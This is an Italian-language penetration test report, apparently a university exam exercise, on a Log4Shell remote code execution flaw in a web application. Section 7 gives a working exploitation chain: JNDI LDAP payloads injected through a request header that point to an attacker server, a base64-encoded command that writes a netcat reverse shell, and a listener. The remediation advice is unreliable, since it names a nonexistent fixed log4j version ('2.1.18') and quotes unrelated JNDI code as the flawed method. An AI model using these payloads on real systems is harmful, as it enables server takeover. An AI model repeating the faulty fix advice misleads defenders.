Contents

1 Executive Summary

Lo scopo del documento ha l'obbiettivo di valutare la sicurezza dell'asset della web application esposta al dominio http://www.example.com.
Avendo raccolto diverse informazioni sull'asset da fonti esterne e facilmente accessibili a tutti si è scoperto che l'applicativo ha una grave vulnerabilità di sicurezza che compromette in maniera critica la macchina in produzione.
Un potenziale attaccante, tramite questa vulnerabilità è in grado di eseguire codice arbitrario sulla macchina in questione, fino a prendere il controllo totale di quest'ultima.
Quest'ultimo sarebbe in grado di generare problemi di notevoli entità e di disservizio, in quanto tutto l'applicativo potrebbe essere reso indisponibile oppure potrebbe essere manipolato da terze parti per effettuare manomissioni su dati sensibili dell'utente.
La priorità della vulnerabilità riscontata è di tipo critico, è necessario dunque prendere in carico il prima possibile il caso in questione.
Malgrado la vulnerabilità riscontrata, il sistema fortunatamente dipone delle opportune configurazioni di rete e di sistema in linea con gli attuali standard di sicurezza.

2 Engagement Highlights

In questa parte verranno omesse le parti dell'accordo in cui si decide effettivamente cosa sia lecito o non sia lecito fare, in quanto, essendo un esame universitario, non vi è alcun accordo di alcun tipo con le parti in causa. L'asset preso in questione sarà la macchina esposta al dominio http://www.example.com e verranno usati i seguenti strumenti:

- NSLookup per risolvere il dominio di esposizione in indirizzo ipv4
- OWASP ZAP per trovare le firme dell'applicativo backend
- Nmap per la scansione delle porte attive su quell'indirizzo
- Un server LDAP malevolo situato all'indirizzo 192.168.1.114
  (nei casi reali sarebbe ideale esporlo su un dominio noto alle parti in causa)
- Netcat per restare in ascolto sulla porta di redirect LDAP

Non verrà impiegata alcuna tecnica di ingegneria sociale in quanto non vi è necessaria ai fini del test della vulnerabilità.

3 Vulnerability Report

La vulnerabilità impatta le web application che fanno uso della libreria log4j in modo esteso. In questo caso, l'applicativo effettua il log di una variabile manipolabile da un attaccante variando l'header nella request. Questo tipo di vulnerabilità permette all'attaccante di eseguire un qualunque comando sulla shell della macchina che ospita l'applicativo permettendo quindi il controllo totale della macchina.
Il tutto risulta possibile perchè quando viene effettuato il log di una variabile, e questa variabile è una query LDAP , l'applicativo effettua il download al server LDAP indicato di un file java compilato, quest'ultimo viene dunque eseguito al fine di effettuare il logging della variabile, dando per scontato che il server sia un'entità fidata.

4 Remediation Report

Per effettuare la risoluzione immediata della vulnerabilità sono possibili due alternative:

- Aggiornare tramite Maven la versione di log4j2 su versioni maggiori alla 2.1.18
- Qualora non sia possibile aggiornare per questioni di retrocompatibilità con le macchine effettuare delle sanitize lato codice in cui effettivamente si controlla l'entità della variabile loggata tramite un bean di utility e controlli se effettivamente questi indirizzi appartengano ad LDAP leciti. In questo modo non si perde la funzionalità di log e si rende sicuro l'asset.

La seconda metodologia è più conservativa ma più costosa in termini di effort, in quanto un numero elevato di controller e di service potrebbe richiedere l'impatto in svariate parti del codice. La prima è meno conservativa (in quanto si perderebbe ogni forma di retrocompatibilità) ma risolverebbe in maniera non verbosa i problemi di sicurezza all'asset.

5 Findings Summary



Figure 1: Findings Summary

Nel grafico è riportato l'istogramma inerente al numero di vulnerabilità riscontrate.

6 Detailed Summary

RCE Remote Code Execution Vulnerability
Affected Hosts: example.com
***Risk**: Critical*
Description: La remote code execution è una vulnerabilità che occorre quando determinati applicativi eseguono dei compilati su file facilmente manipolabili dall'attaccante, permettendo a quest'ultimo di eseguire codice arbitario sulla macchina che hosta l'applicativo.
Explanation: Il metodo ctx.lookup di log 4j effettua il download di file java compilati (.class) eseguendoli indipendentemente dal fatto che l'entità sia trusted oppure no. Line 213 Context ctx = new InitialContext(); Context initCtx = (Context) ctx.lookup("java:/com/env"); DataSource ds= (Datasource) initCxt.lookup("PMS") con = ds.getConnection(); dove PMS è una qualunque variabile manipolabile dall'attaccante
Risk: I rischi associati a questa vulnerabilità è quello di permettere all'attaccante di avere controllo completo sulla macchina che hosta l'applicativo vulnerabile. Un attaccante avrebbe l'opportunità di far cadere il server host oppure di applicare attacchi di tipo MITM per modificare le risposte REST dell'applicativo in produzione. Oppure avere il controllo di tutta l'architettura in questione qualora la macchina si trovi all'interno di una rete di vari host.
Reccomendations: L'utente al fine di evitare questo tipo di vulnerabilità deve impiegare negli applicativi una versione di log4j2 maggiore della 2.1.18 in quanto è presente un metodo di lookup esente dalla vulnerabilità indicata.

Figure 2: Detailed Summary

7 E1-Remote code Execution Vulnerability

La vulnerabilità riscontrata sull'applicativo è di tipo RCE (Remote Cod Execution). Essa sfrutta in particolare il metodo della libreria log4j di context lookup, in particolare il JNDI Lookup (Java Naming Directory Interface Lookup).
Qualora venga effettuato il log di una variabile da un controller o un service come segue:

```
Log.info("This is variable"+variable)
```

il context lookup agisce in maniera differente in base al tipo di variabile da stampare. Nel caso in esame se la variabile contiene una Query LDAP formata come segue:

```
${jndi:ldap://192.168.1.114:1389/path}
```

L'applicativo effettuerebbe il download del file compilato e lo eseguirebbe al fine di effettuarne il lookup.Durante il test di vulnerabilità è stato impiegato un LDAP malevolo che in merito ad una query strutturata come segue:

```
${jndi:ldap://192.168.1.114:1389/Basic/Command/sh example.sh}
```

è in grado a runtime di buildare un file .class (compilato java) contentente una runtime exec come segue:

```
String command = "command of the operating system";
Process process = Runtime.getRuntime().exec(command);
```

Facendo dunque eseguire un qualunque tipo di comando alla macchina.
Nel caso in esame è stata lanciata una request come segue:

```
${jndi:ldap://192.168.1.114:1389/Basic/Command/Base64/comandbase64}
```

Per maggior leggibilità commandbase64 è stato scritto separatamente come segue :

```
ZWNobyBuYyAxOTIuMTY4LjEuMTE0IDgwIC1lIGJpbi9zaCAgPmV4YW1wb
GUyLnNoICYmIGNobW9kICt4IGV4YW1wbGUyLnNo
```

Questo comando decodificato ha il compito di creare un eseguibile di reverse shell la sua decodifica si presenta come segue:

```
echo nc 192.168.1.114 80 -e bin/sh  >example2.sh
&& chmod +x example2.sh
```

Tutti questi comandi sono iniettabili semplicemente modificando l'header della richiesta con chiave X-Api-Version che normalmente riporta la versione dell'API impiegate.Ad ogni comando da iniettare corrisponde una chiamata GET all'applicativo.
Mettendosi dunque in ascolto sulla porta 80 come segue:

```
nc -lvp 80
```

E avviando lo script eseguibile tramite questa query:

```
${jndi:ldap://192.168.1.114:1389/Basic/Command/sh example2.sh}
```

Si ottiene la reverse shell desiderata, pertanto il test risulta terminato.